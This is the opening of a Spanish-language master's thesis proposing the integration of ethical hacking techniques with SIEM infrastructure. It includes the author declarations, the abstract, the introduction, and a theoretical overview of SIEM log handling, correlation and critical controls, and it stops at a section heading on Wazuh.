UIDE
Powered by
Arizona State University

Maestría en

CIBERSEGURIDAD

Tesis previa a la obtención del título de Magíster en Ciberseguridad

AUTORES:
ERICK JOSUE ASPIAZU SOTO
MARLON ALEXANDER VARGAS NASNER
JUAN CARLOS ALAJO TACO
EFRÉN LEONARDO IZURIETA NARANJO

TUTOR: MSC. JAIME IBARRA JIMÉNEZ

Desarrollo de Estrategias de Ciberseguridad: Integración de Técnicas de Hacking Ético en la Infraestructura de SIEM para Mejorar la Detección Proactiva de Vulnerabilidades en el Ámbito Empresarial

Aprobación Del Tutor

Yo, Jaime Ibarra Jiménez, certifico que conozco a los autores/as del presente trabajo siendo los responsables exclusivos tanto de su originalidad y autenticidad, como de su contenido.

JAIME IBARRA

DIRECTOR DE TESIS

CERTIFICACIÓN DE AUTORÍA


Nosotros, ERICK JOSUE ASPIAZU SOTO, EFRÉN LEONARDO IZURIETA NARANJO, JUAN CARLOS ALAJO TACO, MARLON ALEXANDER VARGAS NASNER, declaro bajo juramento que el trabajo aquí descrito es de mi autoría; que no ha sido presentado anteriormente para ningún grado o calificación profesional y que se ha consultado la bibliografía detallada.

Cedo mis derechos de propiedad intelectual a la Universidad Internacional del Ecuador, para que sea publicado y divulgado en internet, según lo establecido en la Ley de Propiedad Intelectual, su reglamento y demás disposiciones legales.

……

Erick Josue Aspiazu Soto

C.I.: 0955269410



……


Efrén Leonardo Izurieta Naranjo

C.I.: 1803263332

……

Juan Carlos Alajo Taco

C.I.: 0502073943



……

Marlon Alexander Vargas Nasner

C.I.: 1724353246

Dedicatorias

Dedico este trabajo a mis padres, cuya inquebrantable fe en mis capacidades y constante apoyo han sido mi mayor inspiración. A mis hermanos, quienes me han brindado su comprensión y aliento en los momentos más desafiantes.

Erick Josue Aspiazu Soto

Este trabajo lo dedico a mis amados Rocy, Tecita y Samu por ser mi ayuda fundamental durante todo este tiempo de estudios del máster; a mis padres y hermanos en Cristo por motivarme a obtener un siguiente título de estudios, Dios les pague querida familia por su apoyo, comprensión, ánimo y oraciones para culminarlo.
Para la Gloria de Dios, 1 Corintios 10:31.

Leonardo Izurieta

Dedicatoria del presente trabajo a papá Dios por darme la fortaleza y optimismo para superar los problemas y adversidades presentados en el transcurso y desarrollo de la maestría. A mi motivante familia Mary, Alejandro y Karlita por el apoyo e incentivo para lograr nuevos retos profesionales y académicos. A mi padre por inculcar e influenciar la constante superación.

Juan Carlos Alajo Taco

A mis queridos padres, cuya guía y amor incondicional me han llevado a alcanzar este momento. A mi hermano, mi compañero de aventuras y apoyo constante en cada paso del camino. Y a mis abuelitos, quienes con su sabiduría y ternura han sido un faro de inspiración en mi vida. Este logro es tanto mío como suyo, porque sin su presencia y apoyo, nada de esto habría sido posible.

Alexander Vargas

Agradecimientos

Quiero expresar mi sincero agradecimiento a mis padres por su apoyo incondicional y a mis amigos por su constante aliento. Agradezco a mis compañeros de clase por su colaboración y espíritu de equipo. También agradezco a las comunidades de Wazuh y GNS3 por sus valiosos recursos que hicieron posible este proyecto.

Erick Josue Aspiazu Soto

Agradezco a mi Dios Amado por Su Fidelidad y Su Fortaleza cuando más lo necesitaba, mil gracias a todos los docentes, tutores y compañeros por compartir, colaborar con sus conocimientos y ayuda para finalizar con el proyecto de fin de máster. Mi Dios les bendiga.

Leonardo Izurieta

Mi profundo agradecimiento a Dios por darme la fortaleza y valentía para superar los obstáculos presentados en el desarrollo del máster. A los docentes y personal administrativo por compartir su valioso conocimiento y enseñanza en cada una de las fases y materias impartidas.

Juan Carlos Alajo Taco

Quiero expresar mi más profundo agradecimiento a mis padres por su sacrificio y dedicación. Gracias por creer en mí y por proporcionarme las herramientas y el amor necesarios para perseguir mis sueños. A mi hermano, gracias por ser mi mejor amigo y por estar siempre ahí para mí, en las buenas y en las malas. A mis abuelitos, gracias por las enseñanzas valiosas y por ser un ejemplo de fortaleza y cariño. Cada uno de ustedes ha sido fundamental en este viaje y su apoyo ha sido el pilar de mis éxitos. Gracias por ser mi familia y por llenar mi vida de tanto amor y alegría.

Alexander Vargas

RESUMEN

En la era digital actual, la ciberseguridad se ha convertido en un componente esencial para asegurar la continuidad de las operaciones comerciales, enfrentando la creciente amenaza de ataques informáticos sofisticados en un entorno interconectado. La expansión del Internet de las Cosas (IoT) ha contribuido al aumento exponencial de dispositivos conectados, exponiendo servidores y dispositivos a crecientes amenazas cibernéticas. En respuesta a esta realidad, los Sistemas de Gestión de Información y Eventos de Seguridad (SIEM) se destacan como herramientas cruciales para la detección en tiempo real de anomalías y la gestión eficiente de incidentes. Este artículo se centra en la integración de técnicas de hacking ético en la infraestructura de SIEM, proponiendo una estrategia proactiva para mejorar la detección de vulnerabilidades en entornos empresariales. Se abordan desafíos actuales en ciberseguridad y se busca establecer una base sólida para la implementación exitosa de esta estrategia. La fusión de métodos éticos de hacking con SIEM se configura como una táctica proactiva para optimizar la detección anticipada de amenazas, respondiendo a la necesidad imperante de fortalecer las medidas de ciberseguridad en un entorno empresarial expuesto a amenazas cibernéticas avanzadas. En el siguiente análisis, se explorarán detalladamente las técnicas éticas de hacking, la funcionalidad de los SIEM y la sinergia resultante de su integración en el ámbito empresarial, contribuyendo a una comprensión integral y aplicable en el panorama actual de ciberseguridad.

Palabras clave: SIEM, Open Source, Wazuh, Hacking Ético

ABSTRACT

In today's digital era, cybersecurity has become an essential component to ensure the continuity of business operations, facing the growing threat of sophisticated cyber-attacks in an interconnected environment. The expansion of the Internet of Things (IoT) has contributed to the exponential increase in connected devices, exposing servers and devices to growing cyber threats. In response to this reality, Security Information and Event Management (SIEM) systems stand out as crucial tools for real-time anomaly detection and efficient incident management. This article focuses on the integration of ethical hacking techniques into SIEM infrastructure, proposing a proactive strategy to enhance vulnerability detection in business environments. Current cybersecurity challenges are addressed, aiming to establish a solid foundation for the successful implementation of this strategy. The fusion of ethical hacking methods with SIEM is configured as a proactive tactic to optimize early threat detection, addressing the pressing need to strengthen cybersecurity measures in a business environment exposed to advanced cyber threats. In the following analysis, ethical hacking techniques, SIEM functionality, and the resulting synergy of their integration in the business domain will be explored in detail, contributing to a comprehensive and applicable understanding in the current cybersecurity landscape.

Keywords: SIEM, Open Source, Wazuh, Ethical Hacking

ÍNDICE GENERAL

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

CAPÍTULO I

INTRODUCCIÓN Y ANTECEDENTES

Introducción

En la actualidad digital, la ciberseguridad se erige como un pilar esencial para garantizar la continuidad y salvaguardar las operaciones principales de una empresa. Ante la creciente amenaza de ataques informáticos sofisticados en un entorno interconectado y tecnológicamente dependiente, la imperiosa necesidad de desarrollar estrategias avanzadas que fortalezcan la seguridad de las infraestructuras tecnológicas empresariales se hace evidente. El aumento exponencial de dispositivos conectados, impulsado por la expansión del Internet de las Cosas (IoT), expone servidores, dispositivos móviles y cámaras de videovigilancia a amenazas cibernéticas en constante desarrollo, incrementando la probabilidad de incidentes de ciberseguridad, muchos de los cuales pasan desapercibidos durante extensos periodos (Davyt, 2017).

En este contexto, el ámbito de los sistemas de control industrial (ICT) se enfrenta a un aumento exponencial de riesgos cibernéticos, resultado de la creciente actividad de naciones y ciberdelincuentes. Esta sofisticación y peligrosidad de los ataques plantean un desafío considerable para lograr una detección oportuna. En respuesta, los Sistemas de Gestión de Información y Eventos de Seguridad (SIEM) se revelan como herramientas cruciales, ofreciendo funciones esenciales para la detección y respuesta en tiempo real de anomalías, gestión eficiente de incidentes, además de la visualización inteligente de la red (González-Granadillo et al., 2021).

Este artículo explora la integración de técnicas de hacking ético en la infraestructura de SIEM como una estrategia proactiva para mejorar la detección de vulnerabilidades en entornos empresariales. A lo largo de este anásis se utilizarán

diferentes soluciones de seguridad disponibles en el mercado con el fin de hace frente a los desafíos actuales en ciberseguridad. En el ámbito empresarial, la necesidad de desarrollar estrategias de ciberseguridad destaca ante el constante aumento del riesgo de vulnerabilidades y ataques cibernéticos. La fusión de métodos de hacking ético en conjunto con la estructura SIEM se configura como una táctica proactiva para optimizar la detección anticipada de amenazas debido a que establece una sinergia eficaz para la detección proactiva de vulnerabilidades, evaluando y reforzando la seguridad de la infraestructura para garantizar la preparación frente a posibles amenazas (Moran Maldonando, 2021).

A través del examen detenido de casos prácticos, se buscará establecer una base sólida que facilite la implementación exitosa de esta estrategia, proporcionando a las empresas herramientas efectivas para proteger sus activos digitales y asegurar la integridad, confidencialidad y disponibilidad de la información empresarial. Este enfoque específico responde de manera directa a la imperante necesidad de fortalecer las medidas de ciberseguridad en un entorno empresarial cada vez más expuesto a amenazas cibernéticas avanzadas. En el ámbito de las soluciones de Gestión de Información y Eventos de Seguridad (SIEM), estas han sido diseñadas para asistir a los administradores en la formulación de políticas de seguridad y la gestión de eventos provenientes de diversas fuentes.

La estructura básica de un SIEM, con bloques independientes como dispositivos fuente, recopilación de registros y motor de reglas, destaca la necesidad de integración para un funcionamiento adecuado. A pesar de las capacidades de respuesta de las generaciones más recientes de SIEM, que automatizan la selección e implementación de contramedidas, los sistemas de respuesta actuales a menudo aplican medidas de seguridad sin un análisis integral del impacto de los ataques y los escenarios de

respuesta (Miller et al., 2010). En el panorama cotidiano, el término "hacker" se ha vuelto común gracias a la difusión en medios de comunicación y redes sociales.

Es crucial destacar la existencia del hacking ético, una práctica que se centra en peritajes y servicios de seguridad informática, esenciales en la sociedad contemporánea (Vizueta Ronquillo, 2011). En el ámbito de la seguridad tecnológica, el hacking ético se enfoca en la prevención, eliminación, estabilización y contraataque de vulnerabilidades en el software y hardware, requiriendo conocimientos especializados en redes, administración de servidores y servicios asociados (Rodríguez Llerena, s. f.). Contrario a las percepciones comunes, el hacking ético no tiene como objetivo ingresar a sistemas informáticos para robar o modificar datos, sino identificar vulnerabilidades y fallos.

También conocido como prueba de intrusión o pentest, este enfoque implica verificar la existencia de vulnerabilidades de seguridad en una organización. Los profesionales que llevan a cabo estas pruebas, conocidos como pentesters, exponen los fallos encontrados en informes detallados, abordándolos de inmediato para prevenir fugas de información y ataques cibernéticos (Guevara Soriano, 2012). En resumen, la inclusión de métodos de hacking ético en la infraestructura de Sistemas de Gestión de Información y Eventos de Seguridad (SIEM) se configura como una estrategia esencial para fortalecer la ciberseguridad en el entorno empresarial.

Con la constante evolución de los riesgos cibernéticos hacia formas más sofisticadas, la fusión de las habilidades preventivas del hacking ético con la eficacia de los SIEM proporciona una defensa resistente. Esta integración permite no solo identificar vulnerabilidades, sino también evaluar y reforzar la seguridad de la infraestructura empresarial, garantizando una preparación efectiva frente a posibles amenazas. En el siguiente análisis, se explorarán detalladamente las técnicas éticas de

hacking, la funcionalidad de los SIEM y la sinergia resultante de su integración en el ámbito empresarial, contribuyendo así a una comprensión integral y aplicable en el actual panorama de ciberseguridad.

Antecedente

La adaptación de la ciberseguridad en la sociedad contemporánea es esencial ante el creciente riesgo de ataques informáticos avanzados. Este término, junto con otros como ciberdelincuencia, ciberterrorismo y ciberdefensa, han arraigado en el entorno digital, subrayando la importancia de asegurar la disponibilidad, autenticidad, integridad y confidencialidad de datos y servicios (Ballestero, 2020). En este contexto, a pesar de reconocer la inexistencia de una seguridad total, la ciberseguridad busca minimizar al máximo los riesgos asociados con la materialización de amenazas.

La literatura que aborda las amenazas informáticas destaca la diversidad de agentes capaces de desencadenar problemas de ciberseguridad. Desde agentes naturales y perfiles bajos hasta cibercriminales, ciberterroristas, ciberactivistas, estados y hackers, se presenta una amplia gama de posibles amenazas (Franch, 2016). Es crucial diferenciar entre hackers tradicionales, con intenciones maliciosas, y hackers éticos, cuya labor se centra en identificar y corregir vulnerabilidades para fortalecer la seguridad. También se destaca la categoría de "insiders", individuos dentro de organizaciones que pueden convertirse en factores internos de robo de datos o intrusiones por diversas razones.

La evolución de la seguridad informática ha experimentado diversas etapas a lo largo del tiempo. En sus inicios, la respuesta a desafíos tecnológicos llevó al desarrollo de programas como el creaper y su antivirus reaper en 1972. La segunda etapa, en los años noventa, vio surgir a los primeros hackers motivados por retos personales y tecnológicos, explorando sistemas sin conocimiento de sus propietarios. La tercera

etapa, que persiste en la actualidad, se caracteriza por la ciberdelincuencia organizada con el objetivo de lucrarse mediante el robo de datos, suplantación de identidades y otras actividades ilícitas (Ballestero, 2020). A partir de la década de 2000, los delincuentes se enfocaron en el lucro, dando lugar a formas más sofisticadas de malware como gusanos, troyanos y ransomware. Este cambio ha llevado a una nueva realidad donde la seguridad ya no se limita a un perímetro físico, sino que se extiende al ámbito virtual, donde la sofisticación de los ataques constituye una amenaza constante a la información y operaciones comerciales.

En este contexto, los SIEM desempeñan un papel fundamental al recopilar, agregar, almacenar y correlacionar eventos generados por una infraestructura gestionada. Constituyen la plataforma central de los centros de operaciones de seguridad modernos. Además, las plataformas SIEM pueden proporcionar un análisis en tiempo real de los eventos de seguridad generados por dispositivos de red y aplicaciones, aunque presentan diferencias significativas entre las opciones disponibles (Granadillo et al., 2016). A pesar de los avances en la última generación de SIEMs, que incorporan capacidades de respuesta para automatizar la elección e implementación de contramedidas, los sistemas de respuesta actuales aún adolecen de una evaluación completa del impacto de los ataques y los posibles escenarios de respuesta.

En el escenario de la globalización, tanto organizaciones como estados y la sociedad en su conjunto se ven amenazados por ciberataques, introduciendo vulnerabilidades significativas desde una perspectiva económica, política y social. Estas vulnerabilidades no solo impactan en la toma de decisiones, sino que también afectan la estabilidad administrativa y económica, generando la necesidad de construir confianza frente a los diversos grupos de interés. Por ende, resulta fundamental no abordar los problemas de ciberseguridad de manera aislada, sino adoptar un enfoque

integral y sistémico. Este enfoque implica examinar los objetivos estratégicos del negocio, la gestión de riesgos, la gobernanza y la psicología organizacional para evaluar con precisión la situación de exposición y establecer una línea base que sirva como punto de partida para la implementación de medidas preventivas y de control (Caamaño & Gil, s. f.).

La gobernanza de un sistema de seguridad requiere la evaluación de tres factores clave: "seguridad como condición, institucionalidad como medio y desarrollo como objetivo". En este marco, la ciberseguridad es una condición esencial, posibilitando que la sociedad, las entidades públicas y privadas, aprovechen el ciberespacio mediante las Tecnologías de la Información y Comunicación (TIC), facilitando la comunicación de información entre participantes sociales. Surge como respuesta al aumento del uso del ciberespacio como espacio para la interacción social, producto de la constante innovación vinculada a la globalización económica, desempeñando un papel fundamental como depósito de datos donde la información, analizada técnicamente por expertos, se comparte en múltiples formatos disponibles en el ciberespacio (Sancho, 2017).

El concepto de "Experto Ético en Hacking" se refiere a profesionales en seguridad de la información que aplican habilidades de hacking con un enfoque defensivo, evaluando posibles intrusiones para proteger sistemas e información. En el ámbito empresarial, las evaluaciones de seguridad, como el Análisis de Vulnerabilidades (VA) según normativas como PCI-DSS, son cada vez más comunes para cumplir requisitos legales y abordar riesgos emergentes. Aunque proporcionan una instantánea de la postura de seguridad, su efectividad depende de la integración continua y aplicación de recomendaciones. Además, se destaca la importancia de pruebas adicionales, como el Penetration Test, que va más allá de identificar

vulnerabilidades al evaluar su impacto real en la organización, enfatizando la necesidad de considerar el contexto específico y verificar técnicamente las medidas de seguridad implementadas (Jara & Pacheco, 2013).

La colaboración estratégica entre el Hacking Ético y los Sistemas de Gestión de Información y Eventos de Seguridad (SIEM) emerge como un enfoque vital para fortalecer la ciberseguridad en el contexto empresarial. Integrar prácticas éticas de hacking en la infraestructura de SIEM no solo facilita la identificación proactiva de vulnerabilidades, sino que también consolida la seguridad de las redes empresariales. Esta colaboración va más allá de responder a incidentes y se orienta hacia la anticipación de amenazas potenciales, proporcionando una defensa robusta y adaptable en un entorno empresarial que enfrenta riesgos cibernéticos avanzados, impactando significativamente en la preparación empresarial. La integración de técnicas éticas de hacking en la infraestructura de SIEM no solo simplifica la detección proactiva de vulnerabilidades, sino que también fortalece la seguridad global de las redes empresariales, superando la respuesta a incidentes al anticiparse a posibles amenazas. Esta sinergia eficiente combina las capacidades de detección en tiempo real de SIEM con evaluaciones éticas de hacking, ofreciendo a las empresas una preparación sólida frente a amenazas cibernéticas y contribuyendo a preservar la integridad y confidencialidad de la información empresarial en un entorno de ciberseguridad dinámico.

Justificación del proyecto

La justificación de este proyecto se basa en una revisión de la literatura existente en el campo de la ciberseguridad y en una definición del problema que plantea la realidad actual frente a las amenazas digitales. El proyecto propuesto se presenta como una respuesta a las deficiencias identificadas en nuestro entorno, aportando de manera

significativa a la seguridad informática. A continuación, se detallan las razones principales y secundarias que respaldan la importancia de este proyecto y las ventajas que surgirán de su implementación.

Razones Principales:

- **Adaptación a la Evolución de Amenazas:** El proyecto propuesto atiende esta razón fundamental al incorporar tácticas de hacking ético, posibilitando una adaptación rápida y proactiva a las transformaciones en el panorama de amenazas.
- **Detección Proactiva y Evaluación Continua:** La inclusión de tácticas de hacking ético en la infraestructura de SIEM mejorará la capacidad de detectar proactivamente y facilitará la evaluación constante de la seguridad digital, disminuyendo de este modo el período de vulnerabilidad ante posibles amenazas.
- **Optimización de la Infraestructura de SIEM:** El proyecto aborda este aspecto principal al proponer la optimización de SIEM a través de la incorporación de prácticas éticas de hacking, lo que eleva la efectividad y eficiencia en la gestión de la seguridad de la información.

Razones Secundarias:

- **Mejora Continua de la Seguridad:** La implementación exitosa del proyecto posibilitará un avance constante en la seguridad de la infraestructura digital, asegurando una adaptación continua a las amenazas emergentes.
- **Reducción del Riesgo de Violaciones de Seguridad:** La inclusión de técnicas de hacking ético contribuirá a la detección temprana de

vulnerabilidades, disminuyendo el riesgo de violaciones de seguridad y los consecuentes impactos negativos.

- **Cumplimiento con Estándares y Regulaciones:** El apoyo de la infraestructura de SIEM y la aplicación de prácticas éticas asegurarán el cumplimiento normativo, evitando posibles sanciones legales.
- **Protección de la Reputación Empresarial:** La ejecución exitosa del proyecto resguardará la reputación de la empresa al prevenir incidentes de seguridad que podrían afectar la confianza del cliente y la percepción pública.
- La ejecución del proyecto se presenta como una inversión estratégica que no solo responde a las deficiencias actuales en ciberseguridad, sino que también proporciona ventajas tangibles y sostenibles para la organización.

Alcance del proyecto

El alcance del proyecto considerará la implementación de técnicas de hacking ético en la infraestructura de SIEM. Se planifica también la optimización de la infraestructura de SIEM, incorporando ajustes y mejoras alineadas a las mejores prácticas investigadas para reforzar la detección proactiva de vulnerabilidades. Por último, se instaurará un aplicativo de monitorización piloto para revisar la efectividad de las estrategias implementadas, siguiendo las mejores prácticas de ciberseguridad.

No se contemplan medidas de seguridad física, como sistemas de vigilancia o control de acceso, como tampoco la creación de nuevos módulos para la infraestructura de SIEM.

Objetivos

En La finalidad principal del proyecto propuesto se establece claramente a través de objetivos SMART que guiarán la ejecución y evaluación del proyecto:

1. Mejorar la resiliencia de la infraestructura digital mediante la incorporación de técnicas de hacking ético en la Infraestructura de Seguridad de la Información (SIEM).
2. Fortalecer la capacidad de detección proactiva de vulnerabilidades, posibilitando la identificación temprana de posibles brechas de seguridad.
3. Implementar medidas de respuesta a incidentes buscando minimizar el impacto de posibles ataques cibernéticos.
4. Evaluar continuamente la eficacia de las estrategias implementadas, ajustándolas según la evolución del panorama de amenazas.

Consideraciones éticas, sociales, legales, profesionales y de seguridad

- En el transcurso del desarrollo del proyecto no se utilizará datos de carácter personal.
- No se cuenta con consentimiento de terceros para la ejecución del proyecto, ya que el mismo esta alineado a un ambiente de laboratorio y pruebas controladas en infraestructura personal y virtualizada por los integrantes del grupo de trabajo. Motivo por el cual el consentimiento es personal por cada integrante del grupo.
- El proyecto será desarrollado en laboratorios de pruebas sin relacionar ninguna red organizacional.
- Sí se tiene en consideración el cumplimiento de normales y leyes locales, nacionales e internacionales.

- Sí es ético el desarrollo del proyecto, porque estamos alineados a las características que tiene los procesos de Hacking Éticos, así como la consideración de normativas y leyes.

CAPÍTULO II

MARCO TEORICO

Aspectos importantes de las tecnologías SIEM

En su nivel básico, los Sistemas de Información y Eventos de Seguridad (SIEM) se encargan de la recolección, organización y análisis de información para detectar riesgos y cumplir con las regulaciones establecidas. Estos sistemas tienen la capacidad de gestionar registros de eventos provenientes de diversas fuentes de información como son antimalware, firewalls, IPS, IDS etc. Tanto en entornos locales como en la nube, lo que permite realizar un análisis inmediato de datos relacionados con usuarios, aplicaciones y redes. Las ventajas de los SIEM son notables:

- **Detección de amenazas en tiempo real**: Simplifica la gestión de cumplimiento normativo y automatiza la recolección y evaluación de datos para cumplir con los estándares regulatorios de manera eficiente.
- **Optimización de la eficacia organizativa**: Mejora la visibilidad de los entornos informáticos, facilitando la colaboración interdepartamental y acelerando la respuesta ante incidentes de seguridad.

Además de ello, estas soluciones destacan por su capacidad para detectar una amplia variedad de amenazas, desde ataques internos hasta diversos tipos de malware como el ransomware, el phishing y los ataques de denegación de servicio distribuido (DDoS). También posibilitan llevar a cabo investigaciones digitales exhaustivas y simplifican la evaluación y elaboración de informes de cumplimiento normativo. Igualmente, ofrecen una supervisión continua de usuarios, dispositivos y aplicaciones, lo cual es crucial en un entorno laboral cada vez más descentralizado y digitalizado (IBM, 2022).

Componentes clave de un Sistema de Información y Eventos de Seguridad (SIEM)

Recopilación centralizada de logs:

La obtención de registros es fundamental en un Sistema de Información y Eventos de Seguridad (SIEM) debido a que brinda información clave de diversas fuentes, como servidores, routers, switches, agentes, firewalls y dispositivos IoT. Puede ser pasiva, donde la fuente envía los logs al SIEM, o activa, donde el SIEM recoge los logs directamente de la fuente (Javier Areitio Bertolín, 2019). Las acciones sobre los logs incluyen:

- **Parseo basado en expresiones regulares:** Consiste en separar en campos los diferentes elementos que integran un log (por ejemplo, de un IDS, un firewall, etc.).
- **Normalización:** Asigna cada uno de los campos identificados y separados en el log mediante parseo, los campos definidos en la herramienta SIEM. La normalización es diferente según la tecnología utilizada.
- **Categorización**: Ordena, clasifica, establece categorías y prioriza los eventos entrantes.
- **Agregación:** Agrupa los eventos que aparecen en un período de tiempo definido y que tienen una serie de campos iguales.
- **Filtrado:** Permite optimizar el volumen de logs que llegan al sistema SIEM en base a condiciones configurables por el usuario.

Correlación en tiempo real de eventos/logs:

Relacionar eventos generados en dispositivos durante un intervalo de tiempo es crucial para detectar comportamientos anómalos. Esto se logra mediante la correlación

de eventos/logs, donde se aplican reglas a los eventos/logs. Las funciones principales de esta capa incluyen recibir y almacenar temporalmente eventos en una base de datos, generar eventos correlacionados, notificar incidentes y analizar mediante búsquedas. La capa de correlación puede ser física o virtual según los requisitos de rendimiento (Javier Areitio Bertolín, 2019).

Almacenamiento:

Almacenar logs en un SIEM implica comprimir y proteger eventos mediante su firma con una función hash al escribirlos en disco, lo que garantiza su integridad. Esta función puede ser en el SIEM o en plataformas externas, y puede ser en línea (accesible sin procesos de recuperación) u offline (accesible mediante procesos de carga y recuperación). El rotado consiste en mover logs antiguos para hacer espacio para nuevos eventos. La capacidad de análisis permite consultar logs almacenados, ya sea normalizados o en su formato original. El almacenamiento puede ser local en dispositivos físicos o remoto utilizando SAN o NAS, y el licenciamiento puede basarse en la cantidad de datos recibidos por día o en la tasa de eventos por segundo (EPS) (Javier Areitio Bertolín, 2019).

Logs

Los registros de actividad, generados por sistemas informáticos, dispositivos y software en respuesta a eventos, son la base de datos de los sistemas. Estos registros son empleados para extraer, analizar y clasificar información útil, siendo fundamentales para la gestión de la seguridad y el cumplimiento de políticas. Aunque puede resultar abrumador obtener información de los registros debido al gran volumen de datos, es vital establecer una estrategia para su gestión. Diferentes tipos y formatos de registros se emplean para familiarizarse con los mensajes y obtener una visión general, lo que

facilita la identificación y el tratamiento eficiente de nuevos datos de registro (Chuvakin et al., 2012).

Los eventos registrados varían según el origen del mensaje, como los sistemas Unix que registran mensajes de inicio y cierre de sesión, los firewalls que registran mensajes de aceptación y denegación de ACL, o los sistemas de almacenamiento que registran fallos. Los registros contienen información que indica la causa del evento, como el nombre de usuario en un acceso a un recurso web. Estos mensajes se dividen en categorías como informativos, de depuración, de advertencia, de error y de alerta. Los mensajes informativos señalan eventos benignos, los de depuración son utilizados para resolver problemas, los de advertencia indican situaciones no críticas pero faltantes, los de error señalan fallas en el sistema y las alertas requieren atención inmediata, especialmente en temas de seguridad (Chuvakin et al., 2012).

Transferencias de mensajes Logs:

Inicialmente, La transmisión y recopilación de datos de registro se lleva a cabo a través de un subsistema de registro que emite mensajes cuando se determina necesario. Estos mensajes, generados por dispositivos conectados a la red, pueden almacenarse localmente o enviarse a un loghost, que es un sistema donde se recopilan en una base de datos de registros. El protocolo Syslog es el estándar más utilizado para el intercambio de mensajes de registro, aunque también hay otros mecanismos como el Registro de Eventos de Windows o SNMP. El protocolo SNMP se basa en conceptos de traps (avisos) y polls (sondeos), donde un trap es un mensaje que un dispositivo emite cada vez que ocurre un evento, y un poll es una consulta a un dispositivo para obtener información predefinida. Las bases de datos también se utilizan para almacenar mensajes de registro, ya sea directamente o a través del servidor Syslog. Además, existen formatos de registro propietarios implementados por diversos fabricantes, que


suelen ofrecer APIs para la comunicación con otras herramientas (Joaquim Tomás Almada Abreu, 2020).

Mensajes Logs:

Un mensaje de registro se compone de tres elementos principales: una marca de tiempo, la fuente del mensaje y la información transmitida. La marca de tiempo señala el momento en que se generó el mensaje, la fuente es el sistema que lo originó, y la información puede incluir datos como direcciones IP, nombres de usuario y puertos, entre otros. El formato específico del mensaje varía según el sistema de origen, aunque el formato Syslog es el más común. Los profesionales que utilizan este conocimiento de manera ética son conocidos como hackers éticos o hackers de sombrero blanco (Alexandra, 2023).

Figura 1

Representacion mensajes de logs



Nota: Estructura de los *mensajes de logs*

Controles críticos - SIEM

Los controles se automatizarán utilizando la información recopilada en el SIEM. Los siguientes controles críticos proporcionan una visión general de las funcionalidades del sistema (Randy Marchany, 2013).

Tabla 1

Control Crítico	Relación con herramientas SIEM
Inventario de dispositivos autorizados y bloqueados	El SIEM puede utilizarse como la base de datos de inventario de activos autorizados para detectar amenazas.
Inventario de software autorizado y bloqueado	El SIEM puede utilizarse como la base de datos de inventario de software para correlacionar con la actividad de red.
Evaluación de vulnerabilidades de forma continua y parcheado	El SIEM puede relacionar vulnerabilidades con la actividad del sistema para determinar si están siendo explotadas.
Uso controlado de permisos administrativos	El SIEM puede relacionar eventos para detectar violaciones de permisos administrativos y generar alertas.
Configuraciones seguras para hardware y software	Las malas configuraciones pueden ser detectadas y reportadas al SIEM para resolver incidentes de seguridad.
Mantenimiento, monitorización y análisis de logs de auditoría	El SIEM es esencial para recoger y analizar logs críticos en tiempo real.
Protección del correo electrónico y los navegadores	Los eventos de vulnerabilidades en correos electrónicos y navegadores pueden ser registrados y analizados por el SIEM.
Defensas de malware	Las defensas contra malware deben integrarse con el SIEM para una protección efectiva.
Limitación y control de puertos, protocolos y servicios de red	El SIEM puede informar sobre la presencia de puertos, protocolos o servicios no autorizados.
Capacidad de recuperación de datos	El SIEM puede contribuir al respaldo y recuperación de datos críticos.

Configuraciones seguras para dispositivos de red	Errores de configuración pueden ser detectados y reportados al SIEM para un análisis consolidado.
Defensa perimetral	Las violaciones de red pueden ser reportadas al SIEM para correlacionarlas con el inventario autorizado.
Prevención de pérdida de datos	Las violaciones de pérdida de datos pueden ser reportadas al SIEM para su análisis y correlación.
Accesos controlados basados en la necesidad de saber	El SIEM puede detectar violaciones de acceso y comprobar los privilegios de los usuarios.
Control de dispositivos wireless	Las configuraciones incorrectas e intrusiones inalámbricas pueden ser detectadas y reportadas al SIEM.
Monitorización y control de cuentas	El SIEM puede comparar la actividad de las cuentas con una línea base conocida para detectar anomalías.
Programa de formación y concienciación de la seguridad	El SIEM puede contribuir a la detección y análisis de comportamientos anómalos mediante la formación.
Aplicación de seguridad en software	Vulnerabilidades en aplicaciones pueden ser detectadas y reportadas al SIEM para su análisis.
Gestión y respuesta de incidentes	El SIEM puede ayudar en la detección temprana y respuesta efectiva a incidentes de seguridad.
Test de penetración y Red Team Exercises	El SIEM puede utilizarse para evaluar la eficacia de las defensas mediante la simulación de ataques.

Controles Críticos

Herramientas Comerciales

Se pueden encontrar diversas herramientas para realizar análisis de seguridad de TI. A modo de ejemplo, mencionaremos algunas de las más destacadas, basándonos en el Cuadrante Mágico de Gartner del 2023.

Figura 2

Gartner 2023

Nota: *SIEMs Gartner*

Es esencial tener en cuenta que la mayoría de estas soluciones son de pago, aunque algunas ofrecen versiones gratuitas, aunque estas últimas suelen tener limitaciones en cuanto a características. Por ejemplo, AlienVault ofrece su versión OSSIM de forma gratuita. Otras herramientas gratuitas son SIEMonster, Apache Metron, AlienVault OSSIM, OSSEC y Wazuh.

Wazuh como herramienta SIEM

